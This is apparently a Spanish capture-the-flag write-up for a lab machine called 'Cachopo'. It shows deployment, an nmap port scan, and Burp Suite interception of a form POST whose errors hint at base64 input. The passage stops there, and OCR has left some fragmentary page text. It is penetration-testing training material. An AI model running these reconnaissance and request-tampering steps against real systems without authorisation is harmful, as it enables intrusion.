
CACHOPO



Cachopo

Autor: PatxaSec

Dificultad: Medio

Fecha de creación: 25/07/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip cachopo.zip

  Archive:  cachopo.zip
  inflating: auto_deploy.sh
  inflating: cachopo.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh cachopo.tar


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```



```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.368 ms

─── 172.17.0.2 ping statistics ───
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.368/0.368/0.368/0.000 ms
```


IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```



```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:37 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7b:98:d4:e7:ec:50:0b:b2:3a:21:76:2c:45:95:23:61 (ECDSA)
|_  256 5d:15:2b:28:ec:67:7e:78:3c:16:12:65:2f:59:d4:88 (ED25519)
80/tcp open  http    Werkzeug/3.0.3 Python/3.12.3
|_http-title: Cahopos4-4ll
| fingerprint-strings:
```

Encontramos los puertos 22 Y 80


puerto 80



ENUMERACIÓN

Probé a hacer usar gobuster pero no conseguí nada.

La opción que nos queda es usar burpsuite interceptando lo que nos envía el panel de reserva del servidor web



he "SQL Injection Sliders", a set of juicy beef burgers served with
ınother favorite was the "Buffer Overflow Bowl", a hearty serving
cured beef) served with a side of "Firewall" fried plantains.

achopos de Cecina

Cahopazos Pingu's signature dish: the "Cachopos de Cecina". A
Cahopazos Pingu had hacked the recipe to create a unique and
er cecina was slow-cooked in a special blend of spices and herbs,
"Packet Sniffer" crostini and a drizzle of "Encryption" sauce.


with food critics and hackers alike raving about the dish. It was
t you to a world of flavor and excitement, where the boundaries
veen food and hacking blurred.

A Recipe for Success


a huge success, with people coming from all over to taste his
ɔund a way to combine his passion for hacking with his love of
esult was a culinary experience like no other.

ily ever after, surrounded by the delicious aromas of his kitchen
;. His story served as a reminder that even the most unlikely of

Nos vamos a burpsuite y en proxy aplicamos en intercept is on.



Ahora nos vamos a la pestaña settings de nuestro navegador



Configure Proxy Access to the Internet


○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Also use this proxy for HTTPS

HTTPS Proxy Port 0

Nos vamos al navegador y configuramos una reserva



dishes was the "SQL Injection Sliders", a set of juicy beef burgers served with
ting" fries. Another favorite was the "Buffer Overflow Bowl", a hearty serving
na (a type of cured beef) served with a side of "Firewall" fried plantains.

Cachopos de Cecina

: show was Cahopazos Pingu's signature dish: the "Cachopos de Cecina". A
hometown, Cahopazos Pingu had hacked the recipe to create a unique and
ce. The tender cecina was slow-cooked in a special blend of spices and herbs,
ide of crispy "Packet Sniffer" crostini and a drizzle of "Encryption" sauce.

a" was a hit, with food critics and hackers alike raving about the dish. It was
uld transport you to a world of flavor and excitement, where the boundaries
between food and hacking blurred.

A Recipe for Success

taurant was a huge success, with people coming from all over to taste his
had finally found a way to combine his passion for hacking with his love of
ng, and the result was a culinary experience like no other.

u lived happily ever after, surrounded by the delicious aromas of his kitchen
is customers. His story served as a reminder that even the most unlikely of

Make a Reservation

test


test@test

12 / 08 / 2024

03 : 00 PM

2


Le damos a submit y en burpsuite recibimos



Request to http://172.17.0.2:80


```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://172.17.0.2
Connection: keep-alive

userInput=test
```

Esto lo enviamos al repeater clickando en el botón derecho



```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://172.17.0.2
Connection: keep-alive

userInput=test
```

A continuación, pulsamos en send y obtenemos un error




```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://172.17.0.2
Connection: keep-alive

userInput=test
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sun, 18 Aug 2024 21:37:18 GMT
Content-Type: text/plain
Content-Length: 77
Connection: close

Error: 'utf-8' codec can't decode byte 0xb5 in position 0: invalid start byte
```

A la izquierda en el userInput, probamos a sustituir test

por una combinación alfanumérica test2




```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://172.17.0.2
Connection: keep-alive

userInput=test2
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sun, 18 Aug 2024 21:45:38 GMT
Content-Type: text/plain
Content-Length: 105
Connection: close

Error: Invalid base64-encoded string: number of data characters (5) cannot be 1 more
 than a multiple of 4
```

Nos tira otro error y nos habla de base64, con lo que vamos a enviar

